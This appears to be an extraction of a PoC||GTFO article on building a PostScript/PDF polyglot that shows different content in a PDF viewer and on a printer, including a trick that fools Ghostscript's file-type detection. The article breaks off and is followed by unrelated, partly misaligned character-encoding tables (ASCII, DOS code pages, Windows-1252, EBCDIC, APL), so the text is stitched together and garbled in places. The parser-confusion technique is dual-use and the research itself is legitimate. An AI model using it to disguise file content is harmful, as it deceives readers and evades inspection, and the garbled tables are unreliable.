
13:10 Post Scriptum: A Schizophrenic Ghost

by Evan Sultanik and Philippe Teuwen

A while back, we asked ourselves,

> What if PoC‖GTFO had completely different content depending on whether the file was rendered by a PDF viewer versus being sent to a printer?

A PostScript/PDF polyglot seemed inevitable. We had already done MBR, ISO, TrueCrypt, HTML, Ruby, … Surely PostScript would be simple, right? As it turns out, it's actually quite tricky.

There were two new challenges in getting this polyglot to work:

1. The PDF format is a *subset* of the PostScript language, meaning that we needed to devise a way to get a PDF interpreter to ignore the PostScript code, and *vice versa*; and

2. It's almost impossible to find a PostScript interpreter that doesn't *also* support PDF. Ghostscript is nearly ubiquitous in its use as a backend library for desktop PostScript viewers (*e.g.*, Ghostview), and it has PDF support, too. Furthermore, it doesn't have any configuration parameters to force it to use a specific format, so we needed a way to *force* Ghostscript to always interpret the polyglot as if it were PostScript.

To overcome the first challenge, we used a similar technique to the Ruby polyglot from `pocorgtfo11.pdf`, in which the PDF header is embedded into a multi-line string (delimited by parenthesis in PostScript), so that it doesn't get interpreted as PostScript commands. We halt the PostScript interpreter at the end of the PostScript content by using the handy `stop` command following the standard `%%EOF` "Document Structuring Conventions" (DSC) directive.

```
        ┌─────────────────────────┐
  ┌ ─ ─ ─┤  PostScript Function  ├─ ─ ─ ─ ─ ─ ─ ─ ┐
  │      └─────────────────────────┘              │
  │  /pdfheader                                   │
  │  {         ┌─────────────────────────────┐    │
  │  ┌ ─ ─ ─ ─ ┤  Multi-Line PostScript String ├─ ─ ─ ─ ┐ │
  │  │         └─────────────────────────────┘         │ │
  │  │  (                                              │ │
  │  │  %!PS-Adobe                                     │ │
  │  │  %PDF-1.5                                       │ │
  │  │  %<D0><D4><C5><D8>                              │ │
  ┌ ─│─ ┤          ┌─────────────────┐                ├─│─ ┐
  │  │  │9999 0 obj│  PDF Object  ├─ ─ ─ ─ ─ ─ ─ ─ ─│ │  │
  │  │  │          └─────────────────┘                │ │  │
  │  │  │ <<                                          │ │  │
  │  │  │ /Length  # bytes between "stream"           │ │  │
  │  │  │            and "endstream"                  │ │  │
  │  │  │ >>                                          │ │  │
  │  │  │ stream                                      │ │  │
  │  │  │ )                                           │ │  │
  │  │  └ ─ ─ ─ ─ ─ ─ ─ ─ ─ ─ ─ ─ ─ ─ ─ ─ ─ ─ ─ ─ ─ ─┘ │  │
  │  │  }                                              │  │
  │  └ ─ ─ ─ ─ ─ ─ ─ ─ ─ ─ ─ ─ ─ ─ ─ ─ ─ ─ ─ ─ ─ ─ ─ ─┘  │
  │  PostScript Content                                   │
  │  stop ←·············  ┌─────────────────┐             │
  │                       : Terminates     :             │
  │  endstream            : PostScript     :             │
  │  endobj               : Interpretation :             │
  │                       └─────────────────┘             │
  └ ─ ─ ─ ─ ─ ─ ─ ─ ─ ─ ─ ─ ─ ─ ─ ─ ─ ─ ─ ─ ─ ─ ─ ─ ─ ─ ┘
  Remainder of PDF Content
```

This works, in that it produces a file that is *both* a completely valid PDF *as well as* a completely valid PostScript program. The trouble is that Adobe seems to have blacklisted any PDF that starts with an opening parenthesis. We resolved this by wrapping the multi-line string containing the PDF header into a PostScript function we called `/pdfheader`.

The trick of starting the file with a PostScript function worked, and the PDF could be viewed in Adobe. That still leaves the second challenge, though: We needed a way to trick Ghostscript into being "schizophrenic" (*cf.* PoC‖GTFO 7:6), *viz.*, to insert a parser-specific inconsistency into the polyglot that would force Ghostscript into thinking it is PostScript.

Ghostscript's logic for auto-detecting file types seems to be in the dsc_scan_type function inside /psi/dscparse.c. It is quite complex, since this single function must differentiate between seven different filetypes, including DSC/PostScript and PDF. It classifies a file as a PDF if it contains a line starting with "%PDF-", and PostScript if it contains a line starting with "%!PS-Adobe". Therefore, if we put %!PS-Adobe anywhere before %PDF-1.5, then Ghostscript should be tricked into thinking it is PostScript! The only caveat is that Adobe blacklists any PDF that starts with "%!PS-Adobe", so it can't be at the beginning of the file, where it typically occurs in DSC files. But that's okay, because Ghostscript only needs it to occur *before* the %PDF-1.5, regardless of where.

09 WavPack

10 LSMV exploits Pokemon

11 Ruby (self-server)

12 APK (shares itself)

13 PostScript

Printable ASCII characters

	-0	-1	-2	-3	-4	-5	-6	-7	-8	-9	-A	-B	-C	-D	-E	-F	
2-	SPACE	!	"	#	$	%	&	'	(	)	*	+	,	-	.	/	2-
3-	0	1	2	3	4	5	6	7	8	9	:	;	<	=	>	?	3-
4-	@	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	4-
5-	P	Q	R	S	T	U	V	W	X	Y	Z	[	\	]	^	_	5-
6-	`	a	b	c	d	e	f	g	h	i	j	k	l	m	n	o	6-
7-	p	q	r	s	t	u	v	w	x	y	z	{	¦	}	~	✕	7-
	-0	-1	-2	-3	-4	-5	-6	-7	-8	-9	-A	-B	-C	-D	-E	-F	

Hexadecimal 48 65 6C 6C 6F 2C 20 57 6F 72 6C 64 21

Hello, World!

Decimal 72 101 108 108 111 44 32 87 111 114 108 100 33

	-0	-1	-2	-3	-4	-5	-6	-7	-8	-9	
3-	✕	✕	SPACE	!	"	#	$	%	&	'	3-
4-	(	)	*	+	,	-	.	/	0	1	4-
5-	2	3	4	5	6	7	8	9	:	;	5-
6-	<	=	>	?	@	A	B	C	D	E	6-
7-	F	G	H	I	J	K	L	M	N	O	7-
8-	P	Q	R	S	T	U	V	W	X	Y	8-
9-	Z	[	\	]	^	_	`	a	b	c	9-
10-	d	e	f	g	h	i	j	k	l	m	10-
11-	n	o	p	q	r	s	t	u	v	w	11-
12-	x	y	z	{	¦	}	~	✕	✕	✕	12-
	-0	-1	-2	-3	-4	-5	-6	-7	-8	-9	

	-0	-1	-2	-3	-4	-5	-6	-7	-8	-9	-A	-B	-C	-D	-E	-F	
0-	NUL	SOH	STX	ETX	EOT	ENQ	ACK	BEL	Back Space	Horizontal Tab	Line Feed	Vertical Tab	FF	Carriage Return	SO	SI	0-
1-	DLE	DC1	DC2	DC3	DC4	NAK	SYN	ETB	CAN	EM	SUB	ESC	FS	GS	RS	US	1-
2-	SP	!	"	#	$	%	&	'	(	)	*	+	,	-	.	/	2-
3-	0	1	2	3	4	5	6	7	8	9	:	;	<	=	>	?	3-
4-	@	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	4-
5-	P	Q	R	S	T	U	V	W	X	Y	Z	[	\	]	^	_	5-
6-	`	a	b	c	d	e	f	g	h	i	j	k	l	m	n	o	6-
7-	p	q	r	s	t	u	v	w	x	y	z	{			}	~	DEL	7-
	-0	-1	-2	-3	-4	-5	-6	-7	-8	-9	-A	-B	-C	-D	-E	-F	

* Control
* Shift ⇧

Ctrl-@	00	Null		Ctrl-P	10	Data Link Escape
Ctrl-A	01	Start of Heading		Ctrl-Q	11	Device Control 1
Ctrl-B	02	Start of Text		Ctrl-R	12	Device Control 2
Ctrl-C	03	End of Text		Ctrl-S	13	Device Control 3
Ctrl-D	04	End of Transmission		Ctrl-T	14	Device Control 4
Ctrl-E	05	Enquiry		Ctrl-U	15	Negative Acknowledge
Ctrl-F	06	Acknowledge		Ctrl-V	16	Synchronous idle
Ctrl-G	07	Bell ♩		Ctrl-W	17	End of Transmission Block
Ctrl-H	08	Backspace		Ctrl-X	18	Cancel
Ctrl-I	09	Horizontal Tab		Ctrl-Y	19	End of Medium
Ctrl-J	0A	Line Feed		Ctrl-Z	1A	Substitute
Ctrl-K	0B	Vertical Tab		Ctrl-[	1B	Escape
Ctrl-L	0C	Form Feed		Ctrl-\	1C	File Separator
Ctrl-M	0D	Carriage Return		Ctrl-]	1D	Group Separator
Ctrl-N	0E	Shift In		Ctrl-^	1E	Record Separator
Ctrl-O	0F	Shift Out		Ctrl-_	1F	Unit Separator
	20	Space		Del Ctrl-?	7F	Delete

transmission · device control · format · code extension · transmission · code extension · separators

/ˈæski/ .ass-kee
American (National)
Standard Code for
Information Interchange
Initially defined in ASA X3.4–1963

Control characters

	-0	-1	-2	-3	-4	-5	-6	-7	-8	-9	-A	-B	-C	-D	-E	-F
0-	0000	☺ 263A	☻ 263B	♥ 2665	♦ 2666	♣ 2663	♠ 2660	• 2022	◘ 25D8	○ 25CB	◙ 2109	♂ 2642	♀ 2640	♪ 266A	♫ 266B	☼ 263C
1-	► 25BA	◄ 25C4	↕ 2195	‼ 203C	¶ 00B6	§ 00A7	▬ 25AC	↨ 21A8	↑ 2191	↓ 2193	→ 2192	← 2190	∟ 221F	↔ 2194	▲ 25B2	▼ 25BC
7-																⌂ 2302

Extension: Code Page 437

	-0	-1	-2	-3	-4	-5	-6	-7	-8	-9	-A	-B	-C	-D	-E	-F	
8-	Ç 00C7	ü 00FC	é 00E9	â 00E2	ä 00E4	à 00E0	å 00E5	ç 00E7	ê 00EA	ë 00EB	è 00E8	ï 00EF	î 00EE	ì 00EC	Ä 00C4	Å 00C5	international
9-	É 00C9	æ 00E6	Æ 00C6	ô 00F4	ö 00F6	ò 00F2	û 00FB	ù 00F9	ÿ 00FF	Ö 00D6	Ü 00DC	¢ 00A2	£ 00A3	¥ 00A5	₧ 20A7	ƒ 0192	
A-	á 00E1	í 00ED	ó 00F3	ú 00FA	ñ 00F1	Ñ 00D1	ª 00AA	º 00BA	¿ 00BF	⌐ 2310	¬ 00AC	½ 00BD	¼ 00BC	¡ 00A1	« 00AB	» 00BB	
B-	░ 2591	▒ 2592	▓ 2593	│ 2502	┤ 2524	╡ 2561	╢ 2562	╖ 2556	╕ 2555	╣ 2563	║ 2551	╗ 2557	╝ 255D	╜ 255C	╛ 255B	┐ 2510	box/block
C-	└ 2514	┴ 2534	┬ 252C	├ 251C	─ 2500	┼ 253C	╞ 255E	╟ 255F	╚ 255A	╔ 2554	╩ 2569	╦ 2566	╠ 2560	═ 2550	╬ 256C	╧ 2567	
D-	╨ 2568	╤ 2564	╥ 2565	╙ 2559	╘ 2558	╒ 2552	╓ 2553	╫ 256B	╪ 256A	┘ 2518	┌ 250C	█ 2588	▄ 2584	▌ 258C	▐ 2590	▀ 2580	
E-	α 03B1	ß 00DF	Γ 0393	π 03C0	Σ 03A3	σ 03C3	µ 00B5	τ 03C4	Φ 03A6	Θ 0398	Ω 03A9	δ 03B4	∞ 221E	φ 03C6	ε 03B5	∩ 2229	maths
F-	≡ 2261	± 00B1	≥ 2265	≤ 2264	⌠ 2320	⌡ 2321	÷ 00F7	≈ 2248	° 00B0	∙ 2219	· 00B7	√ 221A	ⁿ 207F	² 00B2	■ 25A0	00A0	
	-0	-1	-2	-3	-4	-5	-6	-7	-8	-9	-A	-B	-C	-D	-E	-F	

┌ DA	┬ C2	┐ BF		╓ D6	╥ D2	╖ B7
├ C3	┼ C5	┤ B4	─ C4	╟ C7	╫ D7	╢ B6
└ C0	┴ C1	┘ D9		╙ D3	╨ D0	╜ BD

│ B3	║ BA

╒ D5	╤ D1	╕ B8		╔ C9	╦ CB	╗ BB
╞ C6	╪ D8	╡ B5	═ CD	╠ CC	╬ CE	╣ B9
╘ D4	╧ CF	╛ BE		╚ C8	╩ CA	╝ BC

█ DB	░ B0	▒ B1	▓ B2	░ B0	█ DB

▌ DF	█ DB	▐ DC

▀ DD
▄ DE

ASCII & DOS

Code Page 852

	-0	-1	-2	-3	-4	-5	-6	-7	-8	-9	-A	-B	-C	-D	-E	-F
8-	Ç	ü	é	â	ä	ů	Ć	ç	ł	ë	Ő	ő	î	Ź	Ä	Ć
9-	É	Ĺ	ĺ	ô	ö	Ľ	ľ	Ś	ś	Ö	Ü	Ť	ť	Ł	×	č
A-	á	í	ó	ú	Ą	ą	Ž	ž	Ę	ę	¬	ź	Č	ş	«	»
B-	░	▒	▓	│	┤	Á	Â	Ě	Ş	╣	║	╗	╝	Ż	ż	┐
C-	└	┴	┬	├	─	┼	Ă	ă	╚	╔	╩	╦	╠	═	╬	¤
D-	đ	Đ	Ď	Ë	ď	Ň	Í	Î	ě	┘	┌	█	▄	Ţ	Ů	▀
E-	Ó	ß	Ô	Ń	ń	ň	Š	š	Ŕ	Ú	ŕ	Ű	ý	Ý	ţ	´
F-		˝	˛	ˇ	˘	§	÷	¸	°	¨	˙	ű	Ř	ř	■	

	-0	-1	-2	-3	-4	-5	-6	-7	-8	-9	-A	-B	-C	-D	-E	-F

Code Page KOI8-R

	-0	-1	-2	-3	-4	-5	-6	-7	-8	-9	-A	-B	-C	-D	-E	-F
8-	─	│	┌	┐	└	┘	├	┤	┬	┴	┼	▀	▄	█	▌	▐
9-	░	▒	▓	⌠	■	∙	√	≈	≤	≥	⌡	°	²	·	÷	
A-	═	║	╒	ё	╓	╔	╕	╖	╗	╘	╙	╚	╛	╜	╝	╞
B-	╟	╠	╡	Ё	╢	╣	╤	╥	╦	╧	╨	╩	╪	╫	╬	©
C-	ю	а	б	ц	д	е	ф	г	х	и	й	к	л	м	н	о
D-	п	я	р	с	т	у	ж	в	ь	ы	з	ш	э	щ	ч	ъ
E-	Ю	А	Б	Ц	Д	Е	Ф	Г	Х	И	Й	К	Л	М	Н	О
F-	П	Я	Р	С	Т	У	Ж	В	Ь	Ы	З	Ш	Э	Щ	Ч	Ъ

	-0	-1	-2	-3	-4	-5	-6	-7	-8	-9	-A	-B	-C	-D	-E	-F

math box/block

Cyrillic

```
bit 7
      0 @ABCDEFGHIJKLMNOPQRSTUVWXYZ[\]^_
      1 юабцдефгхийклмнопярстужвьызшэщчъ
      0 `abcdefghijklmnopqrstuvwxyz{|}~⌂
```

kIRILLICA
Кириллица

Latin

Code Page 861

	-4	-5	-6	-7	-8	-9	-A	-B	-C	-D	
8-	ä	à	å	ç	ê	ë	è	Ð	ð	Þ	8-
	00E4	00E0	00E5	00E7	00EA	00EB	00E8	00D0	00F0	00DE	
9-	ö	þ	û	Ý	ý	Ö	Ü	ø	£	Ø	9-
	00F6	00FE	00FB	00DD	00FD	00D6	00DC	00F8	00A3	00D8	
A-	Á	Í	Ó	Ú	¿	⌐	¬	½	¼	¡	A-
	00C1	00CD	00D3	00DA	00BF	2310	00AC	00BD	00BC	00A1	
	-4	-5	-6	-7	-8	-9	-A	-B	-C	-D	

Code Page 865

	-B	-C	-D	-E	-F	
8-						8-
9-	ø	£	Ø	₧	ƒ	9-
	00F8	00A3	00D8	20A7	0192	
A-	½	¼	¡	«	¤	A-
	00BD	00BC	00A1	00AB	00A4	
	-B	-C	-D	-E	-F	

Characters from CodePage 437

Code Page 737 Greek

	-0	-1	-2	-3	-4	-5	-6	-7	-8	-9	-A	-B	-C	-D	-E	-F	
8-	Α	Β	Γ	Δ	Ε	Ζ	Η	Θ	Ι	Κ	Λ	Μ	Ν	Ξ	Ο	Π	8-
	0391	0392	0393	0394	0395	0396	0397	0398	0399	039A	039B	039C	039D	039E	039F	03A0	
9-	Ρ	Σ	Τ	Υ	Φ	Χ	Ψ	Ω	α	β	γ	δ	ε	ζ	η	ϑ	9-
	03A1	03A3	03A4	03A5	03A6	03A7	03A8	03A9	03B1	03B2	03B3	03B4	03B5	03B6	03B7	03D1	
A-	ι	κ	λ	μ	ν	ξ	ο	π	ρ	σ	ς	τ	υ	φ	χ	ψ	A-
	03B9	03BA	03BB	03BC	03BD	03BE	03BF	03C0	03C1	03C3	03C2	03C4	03C5	03C6	03C7	03C8	
E-	ω	ά	έ	ή	ϊ	ί	ό	ύ	ϋ	ώ	Ά	Έ	Ή	Ί	Ό	Ύ	E-
	03C9	03AC	03AD	03AE	03CA	03AF	03CC	03CD	03CB	03CE	0386	0388	0389	038A	038C	038E	
F-	Ώ	±	≥	≤	Ϊ	Ϋ	÷	≈	°	∙	·	√	ⁿ	²	■	NBSP	F-
	038F	00B1	2265	2264	03AA	03AB	00F7	2248	00B0	2219	00B7	221A	207F	00B2	25A0	00A0	
	-0	-1	-2	-3	-4	-5	-6	-7	-8	-9	-A	-B	-C	-D	-E	-F	

Code Page Windows–1252

	-0	-1	-2	-3	-4	-5	-6	-7	-8	-9	-A	-B	-C	-D	-E	-F	
8-	€		‚	ƒ	„	…	†	‡	ˆ	‰	Š	‹	Œ		Ž		8-
	20AC		201A	0192	201E	2026	2020	2021	02C6	2030	0160	2039	0152		017D		
9-		‘	’	“	”	•	–	—	˜	™	š	›	œ		ž	Ÿ	9-
		2018	2019	201C	201D	2022	2013	2014	02DC	2122	0161	203A	0153		017E	0178	
A-	NBSP	¡	¢	£	¤	¥	¦	§	¨	©	ª	«	¬	SHY	®	¯	A-
	00A0	00A1	00A2	00A3	00A4	00A5	00A6	00A7	00A8	00A9	00AA	00AB	00AC	00AD	00AE	00AF	
B-	°	±	²	³	´	µ	¶	·	¸	¹	º	»	¼	½	¾	¿	B-
	00B0	00B1	00B2	00B3	00B4	00B5	00B6	00B7	00B8	00B9	00BA	00BB	00BC	00BD	00BE	00BF	
C-	À	Á	Â	Ã	Ä	Å	Æ	Ç	È	É	Ê	Ë	Ì	Í	Î	Ï	C-
	00C0	00C1	00C2	00C3	00C4	00C5	00C6	00C7	00C8	00C9	00CA	00CB	00CC	00CD	00CE	00CF	
D-	Ð	Ñ	Ò	Ó	Ô	Õ	Ö	×	Ø	Ù	Ú	Û	Ü	Ý	Þ	ß	D-
	00D0	00D1	00D2	00D3	00D4	00D5	00D6	00D7	00D8	00D9	00DA	00DB	00DC	00DD	00DE	00DF	
E-	à	á	â	ã	ä	å	æ	ç	è	é	ê	ë	ì	í	î	ï	E-

	00F0	00F1	00F2	00F3	00F4	00F5	00F6	00F7	00F8	00F9	00FA	00FB	00FC	00FD	00FE	00FF	
F-	ð	ñ	ò	ó	ô	õ	ö	÷	ø	ù	ú	û	ü	ý	þ	ÿ	F-
	-0	-1	-2	-3	-4	-5	-6	-7	-8	-9	-A	-B	-C	-D	-E	-F	

ehb–suh–dik/ehb–kuh–dik

Extended Binary Coded Decimal Interchange Code

Designed by IBM in 1963
and optimized for punched cards.

	-0	-1	-2	-3	-4	-5	-6	-7	-8	-9	-A	-B	-C	-D	-E	-F	
0-	NUL				PF	HT	LC	DEL									12 9
1-			TM	RES	NL	BS	IL										11 9
2-	DS	SOS	FS		BVP	LF	EOB	PRE									10 9
3-				PN	RS	UC	EOT										
4-	SP										¢	.	<	(	+	¦	12
5-	&										!	$	*	)	;	¬	11
6-	-	/									,	%	_	>	?		10
7-											:	#	@	'	=	"	
8-		a	b	c	d	e	f	g	h	i							12 10
9-		j	k	l	m	n	o	p	q	r							11 12
A-		~	s	t	u	v	w	x	y	z							10 11
B-																	
C-		A	B	C	D	E	F	G	H	I							12
D-		J	K	L	M	N	O	P	Q	R							11
E-		÷	S	T	U	V	W	X	Y	Z							10
F-	0	1	2	3	4	5	6	7	8	9							
	0	1	2	3	4	5	6	7	8	9	2/8	3/8	4/8	5/8	6/8	7/8	Rows

no punches

Rows

0123456789   ABCDEFGHI JKLMNOPQR STUVWXYZ   &¢.<(+| -!$*);¬ /,%_>? :#@'="

EBCDIC Code Page 0037 (US/Canada)

	-0	-1	-2	-3	-4	-5	-6	-7	-8	-9	-A	-B	-C	-D	-E	-F
0-	NUL	SOH	STX	ETX	SEL	HT	RNL	DEL	GE	SPS	RPT	VT	FF	CR	SO	SI
1-	DLE	DC1	DC2	DC3	RES/ENP	NL	BS	POC	CAN	EM	UBS	CU1	IFS	IGS	IRS	ITB/IUS
2-	DS	SOS	FS	WUS	BYP/INP	LF	ETB	ESC	SA	SFE	SM/SW	CSP	MFA	ENQ	ACK	BEL
3-			SYN	IR	PP	TRN	NBS	EOT	SBS	IT	RFF	CU3	DC4	NAK		SUB
4-	SP	RSP	â	ä	à	á	ã	å	ç	ñ	¢	.	<	(	+	|
5-	&	é	ê	ë	è	í	î	ï	ì	ß	!	$	*	)	;	¬
6-	-	/	Â	Ä	À	Á	Ã	Å	Ç	Ñ	¦	,	%	_	>	?
7-	ø	É	Ê	Ë	È	Í	Î	Ï	Ì	`	:	#	@	'	=	"
8-	Ø	a	b	c	d	e	f	g	h	i	«	»	ð	ý	þ	±
9-	°	j	k	l	m	n	o	p	q	r	ª	º	æ	¸	Æ	¤
A-	µ	~	s	t	u	v	w	x	y	z	¡	¿	Ð	Ý	Þ	®
B-	^	£	¥	·	©	§	¶	¼	½	¾	[	]	¯	¨	´	×
C-	{	A	B	C	D	E	F	G	H	I	SHY	ô	ö	ò	ó	õ
D-	}	J	K	L	M	N	O	P	Q	R	¹	û	ü	ù	ú	ÿ
E-	\	÷	S	T	U	V	W	X	Y	Z	²	Ô	Ö	Ò	Ó	Õ
F-	0	1	2	3	4	5	6	7	8	9	³	Û	Ü	Ù	Ú	EO

	-0	-1	-2	-3	-4	-5	-6	-7	-8	-9	-A	-B	-C	-D	-E	-F
4-	SP	A	B	C	D	E	F	G	H	I	¢ (cent sign / inner prod.)	. (inner prod. / outer prod.)	<	(	+ (conjugate / plus)	|
5-	& (spawn)	J	K	L	M	N	O	P	Q	R	! (factorial / binomial)	$	* (exponential / power)	)	;	¬ (query)
6-	- (replicate)	/	S	T	U	V	W	X	Y	Z	¦ (ravel / catenate laminate)	,	%	_	>	? (roll / deal)
7-	◇	∧	¨	⌷	⍳	∈	⊢	⊤	∨	`	:	#	@	'	=	"

alphabet underbar: A B C D E F G H I J K L M N O P Q R S T U V W X Y Z

8-	~	a	b	c	d	e	f	g	h	i	↑	↓	≤	⌈	⌊	→	8-
	223C net/ without										2191 ?/ take	2193 split/ drop	2264 not greater	2308 ceiling	230A floor	2192 right arrow	
9-	▯	j	k	l	m	n	o	p	q	r	⊃	⊂		○		←	9-
	2395 quad										2283 / pick	2282 enclose/ part. enc.		25CB PI times/ trig. funcs.		2190 assign	
A-	‾	~	s	t	u	v	w	x	y	z	∪	∩	⊥	[	≥	∘	A-
	00AF negative	tilde accent									2229 unique/ union	222A intersection	22A5 left decode	left bracket	2265 not less	2218 compose	
B-	α	∈	⍳	⍴	ω		×	\	÷		∇	Δ	⊤	]	≠	|	B-
	237A left arg.	220A enlist/ membrsh.	2373 index gen./ index of	2374 shape/ reshape	2375 right arg.		00D7 direction/ times	slope	00F7 reciprocal/ divide		2207 self ref.	2206 delta	22A4 encode	right bracket	2260 XOR	magnitude/ residue	
C-	{	A	B	C	D	E	F	G	H	I	⍲	⍱	▯	⌽	⍔	⌀	C-
